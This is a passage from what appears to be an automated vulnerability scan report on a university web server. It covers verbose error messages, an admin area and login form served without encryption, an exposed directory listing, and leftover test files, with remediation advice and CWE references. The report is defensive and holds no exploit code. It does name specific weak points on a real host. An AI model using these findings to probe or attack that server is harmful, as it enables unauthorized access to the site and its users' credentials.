- **Informational Error Messages:** Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft a method of attack.
- **Proper Error Handling:** Utilize generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be utilized by an attacker when orchestrating an attack.

For QA:

Ultimately, this problem will need to be rectified in the vulnerable script. If developed in-house, provide the developer with this report. If the script was downloaded from the Internet, or owned by a third party, please contact that vendor regarding the potential vulnerability and its proper mitigation.

Reference

Input Validation Issues

http://www.owasp.org/asac/input_validation/meta.shtml

Classifications

CWE-200: Information Exposure

<http://cwe.mitre.org/data/definitions/200.html>

Kingdom: Input Validation and Representation

<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>

HTTP Basic Logins Sent Over Unencrypted Connection (10512)

Summary

Any area of a web application that possibly contains sensitive information or access to privileged functionality such as remote site administration functionality should utilize SSL or another form of encryption to prevent login information from being



sniffed or otherwise intercepted or stolen. <http://vis.cs.pitt.edu:80/admin/> has failed this policy. Recommendations include ensuring that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

Implication

An attacker who exploited this design vulnerability would be able to utilize the information to escalate their method of attack, possibly leading to impersonation of a legitimate user, the theft of proprietary data, or execution of actions not intended by the application developers.

Fix

For Security Operations:

Ensure that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

For Development:

Ensure that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

For QA:

Test the application not only from the perspective of a normal user, but also from the perspective of a malicious one.

Reference

Classifications

CWE-287: Improper Authentication

<http://cwe.mitre.org/data/definitions/287.html>

Kingdom: Environment

<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>

Unencrypted Login Form (10595)

Summary

An unencrypted login form has been discovered. Any area of a web application that possibly contains sensitive information or access to privileged functionality such as remote site administration functionality should utilize SSL or another form of encryption to prevent login information from being sniffed or otherwise intercepted or stolen. If the login form is being served over SSL, the page that the form is being submitted to MUST be accessed over SSL. Every link/URL present on that page (not just the form action) needs to be served over HTTPS. This will prevent Man-in-the-Middle attacks on the login form. Recommendations include ensuring that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

Implication

An attacker who exploited this design vulnerability would be able to utilize the information to escalate their method of attack, possibly leading to impersonation of a legitimate user, the theft of proprietary data, or execution of actions not intended by the application developers.



Fix

Ensure that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

Reference

Advisory: <http://www.kb.cert.org/vuls/id/466433>

Classifications

CWE-287: Improper Authentication

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Directory Listing (746)

Summary

A serious Directory Listing vulnerability was discovered within your web application. Risks associated with an attacker discovering a Directory Listing, which is a complete index of all of the resources located in that directory, result from the fact that files that should remain hidden, such as data files, backed-up source code, or applications in development, may then be visible. The specific risks depend upon the specific files that are listed and accessible. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that could expose private files and provide information that could be utilized by an attacker when formulating or conducting an attack.

Execution

<http://vis.cs.pitt.edu:80/icons/>

Implication

Risks associated with an attacker discovering a Directory Listing on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat from an accessible Directory Listing is that hidden files such as data files, source code, or applications under development will then be visible to a potential attacker. In addition to accessing files containing sensitive information, other risks include an attacker utilizing the information discovered in that directory to perform other types of attacks.

Fix

For Development:

you are actively involved with implementing the web application server, there is not a wide range of available solutions to prevent problems that can occur from an attacker finding a Directory Listing. Primarily, this problem will be resolved by the



web application server administrator. However, there are certain actions you can take that will help to secure your web application.

- Restrict access to important files or directories only to those who actually need it.
- Ensure that files containing sensitive information are not left publicly accessible, or that comments left inside files do not reveal the locations of directories best left confidential.

For Security Operations:

One of the most important aspects of web application security is to restrict access to important files or directories only to those individuals who actually need to access them. Ensure that the private architectural structure of your web application is not exposed to anyone who wishes to view it as even seemingly innocuous directories can provide important information to a potential attacker.

The following recommendations can help to ensure that you are not unintentionally allowing access to either information that could be utilized in conducting an attack or propriety data stored in publicly accessible directories.

- Turn off the Automatic Directory Listing feature in whatever application server package that you utilize.
- Restrict access to important files or directories only to those who actually need it.
- Ensure that files containing sensitive information are not left publicly accessible.
- Don't follow standard naming procedures for hidden directories. For example, don't create a hidden directory called "cgi" that contains cgi scripts. Obvious directory names are just that...readily guessed by an attacker.

Remember, the harder you make it for an attacker to access information about your web application, the more likely it is that he will simply find an easier target.

For QA:

For reasons of security, it is important to test the web application not only from the perspective of a normal user, but also from that of a malicious one. Whenever possible, adopt the mindset of an attacker when testing your web application for security defects. Access your web application from outside your firewall or IDS. Utilize Google or another search engine to ensure that searches for vulnerable files do not return information from regarding your web application. For example, an attacker will utilize a search engine, and search for directory listings such as the following: "index of / cgi-bin". Make sure that your directory structure is not obvious, and that only files that are necessary are capable of being accessed.

Reference

Apache:

[Security Tips for Server Configuration](#)
[Protecting Confidential Documents at Your Site](#)
[Securing Apache - Access Control](#)

IIS:

[Implementing NTFS Standard Permissions on Your Web Site](#)

Netscape:

[Controlling Access to Your Server](#)

General:

[Password-protecting web pages](#)
[Web Security](#)

Classifications

CWE-548: Information Leak Through Directory Listing



<http://cwe.mitre.org/data/definitions/548.html>

Kingdom: Environment

<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>

Common Application Test Files (10423)

Summary

Testing-related application pages were found. Test pages are usually implemented ad-hoc and often do not adhere to the security requirements/guidelines of the rest of the application, making them a potential security hazard. Recommendations include restricting access to only those with an actual need to access the page, or if applicable, removing the information from the production server.

Implication

The impact of this vulnerability depends on what information/functionality was discovered in the test-related application page.

Fix

For Security Operations:

Either remove this file from the production server or restrict access to only authorized users. Restrict access to important files or directories only to those who actually need it. Enforce consistent authentication across your entire application and apply it to the entire directory structure, including subdirectories.

For Development:

Ensure that files containing sensitive information or test functionality are not left publicly accessible.

For QA:

Ensure that files containing sensitive information or test functionality are not left publicly accessible.

Reference

Implementing Basic Authentication in IIS:

<http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx>

Implementing Basic Authentication in Apache:

<http://httpd.apache.org/docs/howto/auth.html#intro>

Classifications

CWE-425: Direct Request ('Forced Browsing')

<http://cwe.mitre.org/data/definitions/425.html>

Kingdom: Environment

<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>

